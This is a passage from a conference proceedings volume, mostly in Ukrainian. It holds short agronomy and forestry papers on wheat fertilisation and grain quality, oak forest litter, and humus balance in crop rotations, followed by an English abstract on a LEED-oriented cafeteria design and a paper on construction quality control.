Вміст білка в зерні пшениці м'якої озимої сорту Ріно був на 20–23 % вищим порівняно з сортом КВС Еміл. Внесення 75 кг/га д. р. азотних добрив підвищувало його вміст білка до 15,4 % або на 7 %, а 150 кг/га д. р. – до 15,9 %, або на 10 % порівняно з варіантом без добрив. Застосування фосфорних і калійних добрив на тлі азотних підвищувало вміст білка на 0,2–0,5 абс. %. Слід відзначити, що індекс стабільності формування вмісту білка був високим за вирощування обох сортів – 1,02–1,06.

За більшої кількості опадів у 2021 р. у період досягання зерна (68,2 мм) порівняно з 2020 р. (49,7 мм) у зерні обох сортів пшениці м'якої озимої формувалася нижчий вміст білка.

Найбільший умовний збір білка забезпечувало застосування 150 кг/га д. р. азотних добрив на фосфорно-калійному тлі. За такого сценарію удобрення він становив 1010–1053 кг/га або більше в 1,9–2,0 рази порівняно з варіантом без добрив (523 кг/га). Застосування N<sub>75</sub> збільшувало його в 1,4 рази, а внесення N<sub>150</sub> – у 1,8 рази. У варіанті досліду P<sub>60</sub>K<sub>80</sub> збір білка був лише на 9 % вищим порівняно з контролем.

Достовірно менший збір білка отримано за вирощування пшениці м'якої сорту Ріно – 540–917 кг/га. При цьому тенденція впливу систем удобрення була

подібною до сорту КВС Еміл. Застосування азотних добрив підвищувало його в 1,2–1,7 раза залежно від варіанту досліду.

Незважаючи на формування вищого вмісту білка в зерні пшениці м'якої озимої в 2020 р., збір білка був вищим у 2021 р. Так, за вирощування сорту КВС Еміл цей показник був на 11–17 %, а в сорту Ріно – на 14–23 % вищим порівняно з 2020 р. Крім цього, необхідно відзначити, що стабільність збору білка зростала за внесення повного мінерального добрива.

У середньому за два роки проведення досліджень вміст клейковини у зерні пшениці м'якої сорту КВС Еміл зростав від 24,7 до 26,1 % або на 6 % за внесення 75 кг/га д. р. азотних добрив і до 28,7 %, або на 16 % за внесення  $N_{150}$ . У варіанті досліду з повним мінеральним добривом ( $N_{75}P_{30}K_{40}$ ) її вміст зростав до 27,4 % або на 11 %, а за подвійної дози добрив – до 29,8 %, або на 21 %. Неповне повернення в ґрунт, винесених з урожаєм фосфору і калію з добривами, істотно не знижувало вмісту клейковини у зерні порівняно з повним мінеральним добривом. При цьому індекс стабільності її вмісту зростав від 1,16 у варіанті без добрив до 1,03–1,13 залежно від системи удобрення. Вміст клейковини у зерні сорту Ріно був істотно вищим порівняно з сортом КВС Еміл і у середньому за два роки досліджень зростав на 9 % за внесення  $N_{75}$  і на 11 % у варіанті досліду  $N_{150}$ . У варіанті з повним мінеральним добривом вміст клейковини був 36,4 %, а індекс стабільності був вищим порівняно з сортом КВС Еміл – 1,02–1,06.

Вміст клейковини у зерні сорту КВС Еміл за сприятливіших погодних умов 2020 р. становив 26,5–30,9 %, а в 2021 р. – 22,8–28,9 %. У зерні сорту Ріно її вміст був відповідно 32,3–37,2 і 30,8–35,6 % залежно від варіанту досліду.

Для пшениці дуже високим вважається вміст клейковини  $> 36$  %, високим – 31–36, середнім – 26–31, низьким – 21–26 і дуже низьким  $< 21$  % [7]. Отже, в 2020 р. вміст клейковини у зерні сорту КВС Еміл у всіх варіантах досліду був середнім. У 2021 р. у варіантах без добрив, із застосування 75 кг/га д. р. азотних добрив,  $P_{60}K_{80}$  вміст клейковини у зерні був низьким, а в решти варіантів досліду – середнім. У сорту Ріно в 2020 р. у варіантах без добрив, з внесенням 75–150 кг/га д. р. азотних добрив і  $P_{60}K_{80}$  її вміст був високим, а в решти варіантах – дуже високим. У 2021 р. цей показник у варіанті без добрив і  $P_{60}K_{80}$  був середнім, а за решти систем удобрення – високим.

Слід відзначити, що в сорту КВС Еміл відношення вмісту клейковини до білка змінювалось залежно від року дослідження. У 2020 р. воно було в межах 2,19–2,23, а в 2021 р. – від 2,00 до 2,16 залежно від системи удобрення. Застосування азотних добрив фосфорн-калійному тлі сприяло зростанню цього відношення. Очевидно, що поліпшення мінерального живлення рослин сприяє синтезу клейковиноутворювальних білків. Відношення клейковини до білка в зерні сорту Ріно майже не змінювалось від досліджених чинників і становило 2,18–2,25 залежно від варіанту досліду.

Результати проведених досліджень показали, що між вмістом білка та вмістом клейковини у зерні пшениці м'якої озимої існує дуже високий кореляційний зв'язок. У результаті отримано рівняння регресії цієї залежності:

$$y = 2,7994x - 8,2999 \text{ для сорту КВС Еміл,}$$

$$y = 2,2545x - 0,6397 \text{ для сорту Ріно}$$

де у – вміст білка, %;  
х – вміст клейковини, %.

Відомо, що пшениця – азотофільна культура. Тому поліпшення азотного живлення пшениці м'якої озимої після попередника соя сприяло збільшенню врожайності та поліпшенню якості зерна. Поліпшення азотного живлення водночас сприяє засвоєнню фосфору та калію добрив. Тому застосування повного мінерального добрива забезпечувало підвищення продуктивності цієї культури. Сорт КВС Еміл мав довший вегетаційний період, тому краще реагував на застосування добрив. Сорт Ріно мав нижчу реакцію, оскільки ранньостиглий. Проте за більшої урожайності зерна у сорту КВС Еміл формувався нижчий вміст білка порівняно з сортом Ріно, що пояснюється ефектом розбавлення.

Ефективність удобрення пшениці м'якої озимої змінюється залежно від особливостей сорту та погодних умов. Пшениця м'яка озима сорту КВС Еміл має високу реакцію на застосування високих доз азотних добрив і формує урожайність на рівні 6,96–7,73 т/га залежно від варіанту досліду. У сорту Ріно врожайність збільшується лише до 4,23–5,60 т/га. В агротехнології пшениці м'якої озимої необхідно застосовувати 75–150 кг/га д. р. азотних добрив на тлі  $P_{30}K_{40}$ . Така система удобрення забезпечує вміст в зерні сорту КВС Еміл білка 13,2–13,8 % і клейковини – 28,5–30,6 %, збір білка на рівні 965–1055 кг/га. У сорту Ріно ці показники відповідно становлять 15,5–16,3 %, 34,5–35,8 % і 810–880 кг/га. Крім цього, вирощування пшениці м'якої озимої сорту Ріно дозволяє раніше приступити до збирання.

#### Список літератури

1. Лісовий М. В., Ніконенко В. М., Карацуба О. В., Сліденко О. І., Шимель В. В. Вплив мінеральних добрив на якість зерна пшениці озимої на чорноземі типовому Лісостепу Лівобережного високого. *Агрохімія і ґрунтознавство*. 2021. Вип. 91. С. 59–63.
2. Криштопа Н. І., Богуславський Р. Л., Любич В. В. Селекційна цінність видів пшениці (м'яка, спельта, шарозерна, петропавловського) за хлібопекарськими властивостями зерна. *Збірник наукових праць Уманського НУС*. 2019. Вип. 94. С. 221–231.
3. Любич В. В. Сучасні досягнення круп'яного виробництва. *Вісник Уманського НУС*. 2021. №1. С. 78–82.
4. Raun W. R., Solie J. B., Stone M. L. Independence of yield potential and crop nitrogen response. *Precision Agriculture*. 2011. Vol. 12(4). P. 508–518.
5. Любич В. В. Селекційна цінність нових сортів тритикале ярого. *Збірник Уманського НУС*. 2021. Вип. 97. С. 3–11.
6. Стаціонарні польові дослідження України: Реєстр атестатів. Київ: Аграрна наука, 2014. 146 с.
7. Любич В. В. Вплив абіотичних та біотичних чинників на продуктивність сортів і ліній пшениці спельти. *Вісник Полтавської ДАА*. 2017. №3. С. 18–24.

## ФОРМУВАННЯ ЛІСОВОЇ ПІДСТИЛКИ В ДУБОВИХ НАСАДЖЕННЯХ ДП «УМАНСЬКЕ ЛІСОВЕ ГОСПОДАРСТВО»

**Остапчук Олександр Степанович,**

к. с.-г. наук, доцент,  
доцент кафедри лісового господарства  
Уманський національний університет садівництва

Вивченням лісового опаду та підстилки займалися вчені-лісівники М.С. Нестеров, С.В. Зонн, І.С. Мелехов, А.К. Ковалевський, А.П. Травлев, І.І. Смолянінов, І.Г. Мазіна, і ін. За даними М. І. Гордієнка [1], найбільш повне вивчення лісового опаду проводилося в таких країнах, як Німеччина, Велика Британія, Чехія, Сполучені Штати Америки та Австралія.

Найбільше лісового опаду дають буковий, ялиновий, сосновий і дубовий деревостани. Максимальну кількість опаду дає дубове та ясеневе насадження у віці жердняку, особливо за відсутності доглядових рубань. У цей час в насадженні в результаті самозрідження відмирає велика кількість дерев, які приєднуються до відпаду і значно збагачують ґрунт органічними речовинами. В подальшому вміст органічного опаду не змінюється [2]. Згідно з даними L. Romell [3], у деяких випадках рослини дають таку ж масу органічного матеріалу, що й сам деревостан.

Природа підстилки, її накопичення, формування і подальше перетворення залежить від кількості опаду, його складу, часу опаду й умов середовища, куди потрапляє опад, а також від чинників, під дією яких перебігають процеси його розкладання. Фільтрати підстилки листяних порід підлужують поверхневі шари ґрунту і нейтралізують підкислені ґрунти виділенням кореневих систем.

Дослідження проводили в пристигаючих культурах дуба звичайного зі складом насадження 10Дз+Гз та 7Дз2Гз1Яз+Клг, Лпс. З метою виявлення впливу складу насадження на масу опаду і швидкість його розкладання проводили фракційний облік лісової підстилки. Лісовий опад і підстилку сортували за такими складовими частинами: листки опаду поточного року, листки опаду минулого року, гілки і кора, плоди та насіння, залишки трав'яної рослинності, напіврозкладена та розкладена частина підстилки. Кожну фракцію зважували в повітряно-сухому стані на технічних терезах.

Як свідчать дослідження, запас лісової підстилки в змішаному насадженні складу 7Дз2Гз1Яз+Клг, Лпс за всіма складовими – листки опаду поточного року, листки опаду минулого року, гілки та кора, плоди і насіння, залишки трав'яної рослинності, напіврозкладена та розкладена частини підстилки суттєво перевищують показники, що у чистому дубовому насадженні (табл. 1).

**Таблиця 1. Вага опадів і лісової підстилки в різних за складом насадженнях**

Варіант	Частини підстилки в повітряно-сухому стані на пробній площі, грам								
	нерозкладена, Н <sub>01</sub>						напів-розкладена, Н <sub>02</sub>	розкладена, Н <sub>03</sub>	всього
	листя поточного року	листя інших років	гілля та кора	плюска та жолудь	залишки трав'яної рослинності	всього			
Кв. 82, вид. 4									
1	26,2	22,9	27,6	–	0,9	77,6	58,0	63,5	199,1
2	25,8	22,0	30,0	–	0,7	78,5	60,0	63,8	202,3
3	26,0	21,1	29,4	–	1,4	77,9	59,0	64,7	201,6
Середнє	26,0	22,0	29,0	–	1,0	78,0	59,0	64,0	201,0
НР <sub>05</sub>	1,91	1,75	3,08	–	1,30	4,08	3,14	2,80	6,21
Кв. 76, вид. 4									
1	33,0	16,3	32,4	6,2	1,1	89,0	68,9	93,2	251,1
2	33,5	16,9	32,3	5,9	2,7	91,4	68,2	96,3	255,9
3	32,5	17,8	31,2	5,9	2,2	80,6	72,9	89,5	252,0
Середнє	33,0	17,0	32,0	6,0	2,0	90,0	70,0	93,0	253,0
НР <sub>05</sub>	4,16	2,21	3,97	3,36	2,42	4,96	4,63	3,25	10,27

В процесі досліджень було розраховано опадо-підстилковий коефіцієнт (ОПК), який характеризує швидкість розкладу мертвих органічних залишків (табл. 2). Цей показник оцінює початкову швидкість деструкції та мінералізації фітомаси. Чим повільніше відбувається цей процес, тим потужніший горизонт підстилки і тим більша її маса. Швидкість розкладу органічних залишків залежить від сукупності факторів: якісного складу рослинного опадів, діяльності живих організмів і умов середовища. Встановлено, що ОПК у змішаному насадженні становить 2,7, а в чистому – 3,0, що вказує на більш швидкий процес мінералізації опадової фітомаси в змішаних насадженнях.

Аналогічне явище спостерігав П. П. Похітон [4] у чистому дубовому і змішаному дубово-кленово-ясеневому насадженні. Загальна маса гілля та кори у змішаному насадженні становила 3,2 т·га<sup>-1</sup>, а чистому – 2,9 т·га<sup>-1</sup>. Це пояснюється тим, що у змішаному насадженні більш щільний намет деревостану і стовбури краще очищаються від гілок. Також змішане насадження плодоносить і в підстилці є жолудь та його плюска. Напіврозкладена частина лісової підстилки у змішаному насадженні становить 27 % від загальної маси, а у чистому – 29 %. Навпаки у чистому насадженні розкладена частина складає 6,4 т·га<sup>-1</sup> або 32 % від загальної маси підстилки, а в змішаному насадженні – 9,3 т·га<sup>-1</sup> або 37 %.

За даними В. С. Шумакова [5], загальна механічна активність поверхневих горизонтів ґрунту в змішаних дібровах вища, ніж у чистих, а процеси амоніфікації та нітрифікації під наметом змішаних дубових деревостанів перебігають активніше, ніж під наметом чистих культур. Ним було доведено, що щорічний опад з розрахунку на одне дерево становить у змішаних і чистих дубових деревостанах 9,5 і 7,8 кг відповідно. Згідно з нашими дослідженнями, опад поточного року на одне дерево для змішаних культур дуба становить 3,8 кг, а в чистих – 3,4 кг. У чистих насадженнях дуба підстилка вкриває ґрунт суцільним шаром упродовж всього року завтовшки від 2 см у кінці літа, до 4 см

у кінці листопаду. Листя дуба зберігає морфологічні властивості через рік після опадання.

**Таблиця 2. Запас та склад опаду і лісової підстилки**

Квартал / виділ	Склад насадження	Повнога насадження	Частини підстилки у повітряно-сухому стані, т·га <sup>-1</sup>									ОПК	Опад на 1 дерево, кг	Опад на 1 м <sup>3</sup> запасу, кг
			нерозкладена						напіврозкладена	розкладена	разом			
			листя поточного року	листя інших років	гілля та кора	плюска та жолудь	залишки трав'яної	всього						
82 / 4	10Дз+ Гз	0,89	<u>2,6*</u> 13	<u>2,2</u> 11	<u>2,9</u> 14	–	<u>0,1</u> 1	<u>7,8</u> 39	<u>5,9</u> 29	<u>6,4</u> 32	<u>20,1</u> 100	3,0	3,4	5,6
76 / 4	7Дз2Гз 1Яз+КЛГ , Лпс	0,86	<u>3,3</u> 13	<u>1,7</u> 7	<u>3,2</u> 13	<u>0,6</u> 2	<u>0,2</u> 1	<u>9,0</u> 36	<u>7,0</u> 27	<u>9,3</u> 37	<u>25,3</u> 100	2,7	3,8	7,5

\* Чисельник – тони, знаменник – відсотки

Вміст азоту та зольних елементів в органічному опаді одних і тих самих деревних порід і чагарників залежить від ґрунтових і кліматичних умов та мало змінюється з віком насадження. В органічному опаді, що перезимував, кількість золи збільшується. У дослідах, проведених В. С. Шумаковим [5] вміст золи збільшувався після вимивання її атмосферними опадами, що пояснювалось утворенням нерозчинних або малорозчинних солей карбонатів, оксалатів та фосфатів кальцію у воді.

Крім збагачення ґрунту поживними речовинами, підстилка виконує роль мульчі. Вона зменшує добову амплітуду температури, захищає ґрунт від інсоляції вдень і охолодження вночі, весною підвищує і влітку знижує температуру його верхніх шарів. Температура ґрунту впливає на всі процеси, що відбуваються в ньому і, насамперед, на швидкість мінералізації органічних залишків. Візір А. П. [6] відмічав, що у межах звичайних температур швидкість мінералізації органічних речовин підстилки збільшується з підвищенням температури, а найбільш висока інтенсивність розкладу органічних залишків спостерігається за температури + 30° С.

**Висновки:**

1. У змішаному дубово-твердолистяному насадженні маса щорічного опаду становить 3,3 т·га<sup>-1</sup>, а у чистому – 2,6 т·га<sup>-1</sup>. Листовий опад складає в змішаних дубових насадженнях 7,5 кг·м<sup>-3</sup>, а у чистих – 5,6 кг·м<sup>-3</sup>. Інтенсивність розкладання лісової підстилки у змішаному насадженні вища, ніж у чистому, на що вказує ОПК, який складає 2,7 і 3,0 відповідно.

2. Щорічний опад з розрахунку на одне дерево у змішаних і чистих деревостанах становить відповідно 3,8 і 3,4 кг. Наявність у дубовому деревостані супутніх порід сприяє більш інтенсивному перебігу біологічних процесів у

ґрунті, що забезпечує вищу продуктивність змішаних дубових насаджень над чистими.

### Список літератури

1. Лісові культури рівнинної частини України: монографія / [М. І. Гордієнко, А. О. Бондар, В. О. Рибак, Н. М. Гордієнко]; за ред. М. І. Гордієнка. – К. : Урожай, 2007. – 680 с.
2. Мелехов И. С. Лесоведение: учебник для вузов / Мелехов И. С. – М.: Лесн. пром-сть, 1980. – 408 с.
3. Romell L. G. Den nordiska blibarsskogens production av ris, mossa och forna. Scensk botanisk tidskrift. – 1939. – 33. – P. 366–370.
4. Похитон П. П. Влияние древесных и кустарниковых пород на физико-химические свойства черноземной почвы / П. П. Похитон // Почвоведение. – 1957. – № 3. – С. 40–47.
5. Шумаков В. С. Типы лесных культур и плодородие почв / Шумаков В. С. – М. : Гослесбумиздат, 1963. – 184 с.
6. Візір А. П. Мікрофлора лісової підстилки в дібровах Чорного лісу // Діброви Лісостепу / А. П. Візір. – К. : Вид-во АН УРСР, 1958. – Т. 7. – 453 с.

## **БАЛАНС ОРГАНІЧНОЇ РЕЧОВИНИ В ОРНОМУ ШАРІ ГРУНТУ ЗАЛЕЖНО ВІД РІЗНОЇ СТРУКТУРИ ПОСІВНИХ ПЛОЩ СІВОЗМІН КОРОТКОЇ РОТАЦІЇ**

**Усик Сергій Васильович**

канд. с.-г. наук, доцент кафедри загального землеробства  
Уманський національний університет садівництва

Від гумусу в значній мірі залежать всі основні властивості ґрунту [1] а рухома його частина є вирішальним фактором високої урожайності вирощуваних культур [2] і, особливо, буряків цукрових [3]. Основним фактором, що впливає на процеси “накопичення-руйнування” гумусу, є обробіток ґрунту, який створює аеробні чи анаеробні умови для гуміфікації чи мінералізації гумусу [4]. Оскільки система обробітку ґрунту в технології різних культур є неоднаковою, то неоднаковим буде і баланс гумусу в процесі їх вирощування. Крім технологічних особливостей вирощування, сільськогосподарські культури різняться й за здатністю утворювати різну кількість кореневих та надземних решток, які є одним із основних джерел поповнення запасів органічної речовини в ґрунті і утворення з неї гумусу [5]. При цьому також слід враховувати, що гумусоутворення з рослинних решток різних культур проходить неоднаково і залежить цей процес від відношення вуглецю до азоту в рослинних рештках [6].

Тому враховуючи вище вказане, певний інтерес можуть мати дослідження з вивчення впливу насичення п'ятипільних сівозмін різними культурами на зміни вмісту органічної речовини в шарі 0–30 см чорнозему опідзоленого.

Користуючись розрахунковим методом баланс гумусу в ґрунті нами було встановлено, що інтенсивність гуміфікації рослинних решток як і мінералізації гумусу ґрунту в процесі вирощування різних рослин впливає і на баланс гумусу в сівозмінах з різною структурою посівних площ. При цьому мінералізація лише до певної міри може змінюватись від заміни однієї культури іншою. Так, у варіантах № 6 та 9, де замість пшениці озимої вирощується ячмінь ярий, втрати гумусу внаслідок мінералізації порівняно до варіантів № 2 та 3 становлять лише 0,02 т/га. Дещо більшими – на 0,04 т/га – вони стають при розширенні площ гороху за рахунок ячменю в сівозміні № 5 та в сівозмінах № 10 та 12, де поряд із заміною пшениці озимої ячменем відбулось розширення посівів кукурудзи до 40 % за рахунок гороху.

Підвищується мінералізація гумусу і тоді, коли поряд із розширенням до двох полів кукурудзи відбувається заміна зернової колосової культури на зернобобову (сівозміни № 4 та 15). Але найвищою вона стає при розширенні кукурудзи до 60 % в сівозміні № 16 – 1,08 т/га.

Як уже було згадано вище, ефект впливу рослинних решток на відтворення гумусу залежить від їх кількості та хімічного складу.

В наших варіантах вихід гумусу з рослинних решток зменшувався більшою мірою від заміни пшениці озимої ячменем, ніж від розширення площі кукурудзи та гороху в сівозмінах № 4 та 5.



Так, якщо у цих варіантах зниження виходу гумусу з рослинних решток порівняно до варіантів № 2 та 3 становить 1,1–6,2 %, то в сівозмінах № 6 та 9 воно зростає до 14,8–18,5 %.

Коли ж порівняти між собою горох та кукурудзу, то за впливом на збільшення запасів гумусу за рахунок гуміфікації рослинних решток деяка перевага була за останньою. Оскільки у варіанті № 4 утворилось гумусу на 0,026 т/га більше, ніж у № 5, а у сівозмінах № 10 та 12 це збільшення порівняно до сівозмін № 6 та 9 від зміни чергування культур знаходилось в межах 0,009–0,033 т/га.

Подібна закономірність щодо зміни запасів гумусу за рахунок гуміфікації рослинних решток спостерігається при заміні ячменю горохом у сівозміні № 15 та при заміні гороху кукурудзою у сівозміні № 16.

Розрахунок балансу гумусу на основі порівняння статей його надходження та втрат показав, що за відсутності використання органічних добрив в цілому по досліді він є від'ємним, проте найменший його дефіцит (0,378 та 0,375 т/га) відмічено в сівозмінах № 2 та 3 з типовим набором культур, зміна чергування яких мало впливала на зміну показників балансу. Майже до однакового балансу гумусу приводила заміна ячменю на горох в сівозміні № 5 та пшениці озимої на ячмінь в сівозмінах № 6 та 9. Відносна різниця до контрольної сівозміни № 2 при цьому була в межах 16,7–20,9 %.

Значно більшим розрахунковий дефіцит гумусу був при збільшенні частки кукурудзи до 40 % як за рахунок ячменю в сівозміні № 4 (0,484 т/га), так і за рахунок гороху в сівозмінах № 10 та 12 – 0,481 та 0,492 т/га відповідно. Розширення посівів кукурудзи до 60 % в структурі посівних площ зумовило найбільший дефіцит гумусу – 0,602 т/га.

#### Список літератури

1. Зезюков Н.И. Предотвратить потери гумуса в черноземах. Земледелие. 1999. № 6. С. 10–11.
2. Юрген Дебрук Гумус основа почвенного плодородия. Новое сельское хозяйство. 2004. № 1. С. 34–36.
3. Шкаредний І.С., Кислівська М.О., Гоголь Л.О. Гумус і врожай. Цукрові буряки. 2001. № 6. С. 11,18.
4. Картамышев Н.И. Критика современной теории гумусообразования. Земледелие. 2002. № 5. С. 38–40.
5. Кузьменко А.С., Примак И.Д. Роль пожнивно-корневых остатков в накоплении органического вещества и элементов минерального питания растений в почве. Землеробство: Зб. наук. пр. К.: Урожай, 1989. Вип. 64. С. 10–15.
6. Гринько Н.И., Квартин В.Н. Севооборот, биогенность почвы, урожай. Земледелие. 1985. № 6. С. 26 – 28.

# ÇAYIROVA NATIONAL GARDEN CAFETERIA DESIGN AS AN EXAMPLE OF CLIMATE RESPONSIVE ARCHITECTURE

**Karabulut Neslihan,**  
MSc Student  
Bursa Uludağ University

**Abstract:** Various increasing interventions of man have begun to affect the natural life on earth negatively, disturbed the balance of nature, led to global warming and various climate change crises. Considering the size of the share of buildings in the annual greenhouse gas emissions in the world and the large amount of global energy allocated to buildings, we see that the building design, which takes into account climatological factors, which minimizes the pollution of nature, environmental problems such as floods and long-term drought, gains importance. In this study, urban and spatial architectural solutions and ecological design tools that contribute to the prevention of the climate crisis are presented with the example of a climate responsive cafeteria project. The energy efficiency, water efficiency and daylight analysis data of this building, which is aimed to obtain the LEED (Leadership in Energy and Environmental Design) certificate, which is the sustainable building performance evaluation certification system used in the world, has been revealed. It is aimed to encourage climate-sensitive architectural design, which provides solutions to global warming and depletion of natural resources, by revealing the positive effects of studies and studies to increase building performance. By making appropriate design and application decisions, it is aimed to increase the public building value and user comfort, to increase the quality of life, and thus to contribute to the health and welfare of the society.

**Keywords:** climate change, public building, climate responsive architecture, energy efficient building, LEED, ecological sustainability

In this study, After mentioning the importance of designing with climate data and general ecological design approaches and tools, the cafeteria project discussed have been analyzed under the headings Integrated Process (IP), Settlement and Transportation, Sustainable Land, Water Efficiency (WE), Energy and Atmosphere (EA), Material and Resource Use, Indoor Environmental Quality, Innovation in Design and Regional Priority. The project analysis data has been represented as seen in Table 1 and Fig 1.

Table 1.  
Çayırova National Garden Cafeteria Analysis Results

1	2	3	4
Net Carbon Emissions	Water Efficiency	Energy Efficiency	Material Efficiency
14,8tCO <sub>2</sub> /Year	%43,32	%22,36	%11,74

Energy Efficiency Measures 22.36%




Figure 1. Çayırova National Garden Cafeteria Energy Efficiency Measures.

**References:**

1. [https://rec.org.tr/wp-content/uploads/2018/09/Kocaeli\\_SGE\\_IDEP\\_Final.pdf](https://rec.org.tr/wp-content/uploads/2018/09/Kocaeli_SGE_IDEP_Final.pdf)  
Kocaeli Greenhouse Gas Inventory and Climate Change Action Plan
2. <https://www.ipcc.ch/report/ar6/wg2/> IPCC Sixth Assessment Report
3. <https://www.ecobuild.com.tr/projects/d224f23e-bb24-4d93-b495-e2af6aabc780>  
Çayırova National Garden Project Leed v4 BD+C Certificate Preliminary Evaluation Report, Ecobuild. Ankara, 2022
4. [https://view.officeapps.live.com/op/view.aspx?src=https%3A%2F%2Fwebdosya.csb.gov.tr%2Fdb%2Fmeslekihizmetler%2Fmenu%2Fek-1-2\\_20220613103627.docx&wdOrigin=BROWSELINK](https://view.officeapps.live.com/op/view.aspx?src=https%3A%2F%2Fwebdosya.csb.gov.tr%2Fdb%2Fmeslekihizmetler%2Fmenu%2Fek-1-2_20220613103627.docx&wdOrigin=BROWSELINK) Ministry of Environment and Urbanization Green Building Evaluation Guide

## **ВИМОГИ ДО ЯКОСТІ БУДІВЕЛЬНОЇ ПРОДУКЦІЇ**

**Шатрова Інна Анатоліївна**

кандидат технічних наук, доцент, доцент кафедри організації і управління,  
Київський національний університет будівництва і архітектури

**Демидова Олена Олександрівна**

кандидат технічних наук, доцент, доцент кафедри організації і управління,  
Київський національний університет будівництва і архітектури

Вимоги до якості формуються споживачами (замовниками), розроблювачами, виготовлювачами і державними органами, причому пріоритет у їхньому формуванні належить споживачу.

Обов'язкові для всіх учасників виробництва вимоги до якості продукції повинні забезпечувати:

безпеку життя і здоров'я людини;  
охорону навколишнього середовища, високий рівень екологічної безпеки;  
насичення внутрішнього ринку якісною продукцією і розширення її експорту;  
раціональне використання трудових, матеріальних, енергетичних і природних ресурсів при виробництві і споживанні продукції, технічну сумісність.

Вимоги до якості продукції закріплюються у відповідних нормативно-технічних документах і договорах. Стосовно будівництва вимоги до якості виконання будівельно-монтажних робіт викладені в ДБН. Вимоги до якості можуть також міститися в договорах підряду або в контрактах на капітальне будівництво, що укладаються між замовниками, генпідрядними і субпідрядними будівельними організаціями. У будь-якому випадку якість будівництва повинна бути такою, щоб забезпечувалася відповідність побудованого об'єкта проектно-кошторисній документації й існуючим нормативам.

Будівельна продукція володіє специфічними особливостями, що значно впливають на її якість: нерухомість продукції, великі обсяги будинків і споруджень, величезні витрати на їхнє зведення, велику кількість використовуваних різних матеріалів і виробів, більш високі, ніж у промисловості, допуски і т.д. Формування якості будівельної продукції здійснюється на чотирьох етапах:

- а) при розробки нормативної документації (ДБН, стандартів і ін.);
- б) при проектуванні об'єкта;
- в) при виготовленні будівельних матеріалів, виробів, деталей і конструкцій;
- г) при виконанні будівельно-монтажних робіт.

Якість проекту — це прогресивність проектних рішень, що відповідають перспективам розвитку відповідних галузей. Розрізняють наступні ознаки якості проекту:

функціональні — забезпечують нормальне протікання технологічного процесу; дотримання вимог побуту, праці, відпочинку в житлових і суспільних будинках;

конструктивні — надійність роботи як об'єкта в цілому, так і вузлів: незмінюваність несучої здатності, безвідмовна робота вузлів і т.д.;

економічні — одержання високоякісної продукції з мінімальними матеріальними і трудовими витратами, можливість наступної модернізації;

естетичні — визначаються соціально-економічним рівнем суспільства, його культурними запитами (архітектурна композиція, обробка будинку і т.д.).

Якість будматеріалів і виробів визначається сукупністю властивостей, необхідних при умовах їхнього використання (наприклад, для несучих конструкцій — міцність, тріщино-стійкість; для огорожувальних-теплопровідність, водонепроникність, морозостійкість, звукоізоляція й ін.).

Підвищення якості будівельних виробів здійснюється за рахунок удосконалювання технологічних процесів на заводах, застосування високоякісних сировини і матеріалів, машинної технології на всіх стадіях, поліпшення поопераційного і приймального контролю, підвищення кваліфікації інженерно-технічних працівників і робітників, упровадження гнучких технологій, що дозволяють швидко і при мінімальних витратах переходити на випуск нових виробів.

Якість будівельно-монтажних робіт визначається вимогами проекту, ДБН і спеціальними інструкціями з оцінки якості будівельно-монтажних робіт. Вона залежить від кваліфікації робітників і ІТР; якості машин і інструмента; якості будматеріалів і виробів; дотримання правильної технологічної послідовності робіт; погодженості дій усіх будівельних організацій; упровадження спеціальних заходів, спрямованих на підвищення якості (наприклад, комплексної системи управління якістю будівельно-монтажних робіт); рівня механізації і комплексної механізації будівельно-монтажних робіт.

Для визначення рівня якості будівництва й оперативного вживання заходів по ліквідації браку служить зовнішній і внутрішній контроль якості будівельних матеріалів і будівельно-монтажних робіт.

Зовнішній контроль якості будівництва здійснюють наступні державні і відомчі органи контролю.

Замовник — виконує технічний нагляд за якістю робіт, перевіряє обсяги виконаних робіт, контролює терміни робіт і бере участь у прийманні закінчених будівництвом об'єктів,

Органи державного архітектурно-будівельного контролю видають дозвіл на виконання робіт, контролюють правильність забудови ділянки і дотримання діючих технічних правил виконання робіт.

Авторський нагляд (як правило, представник генеральної проектною організацією) контролює відповідність виконаних робіт проектним рішенням, а також якість будівельно-монтажних робіт.

Пожежна інспекція контролює виконання запроектованих протипожежних заходів, що забезпечують безпечне будівництво й експлуатацію об'єкта.

Санітарна інспекція стежить за дотриманням правил санітарії і гігієни на будівельному майданчику і за своєчасним здійсненням заходів для охорони навколишнього середовища (наприклад, за будівництвом очисних споруджень).

Державний горнотехнічний нагляд контролює технічний стан і безпеку

експлуатації підйомно-транспортних машин, казанів і інших ємкостей з підвищеним тиском.

Технічна інспекція ради профспілки здійснює контроль за виконанням правил охорони праці, техніки безпеки, норм охорони праці і трудового законодавства.

Внутрішній контроль здійснюється силами будівельних організацій, що виконують будівельно-монтажні роботи.

Відповідальність за якість будівництва покладається на персонал будівництва: головних інженерів будівельних управлінь, виконробів, майстрів, бригадирів, робітників.

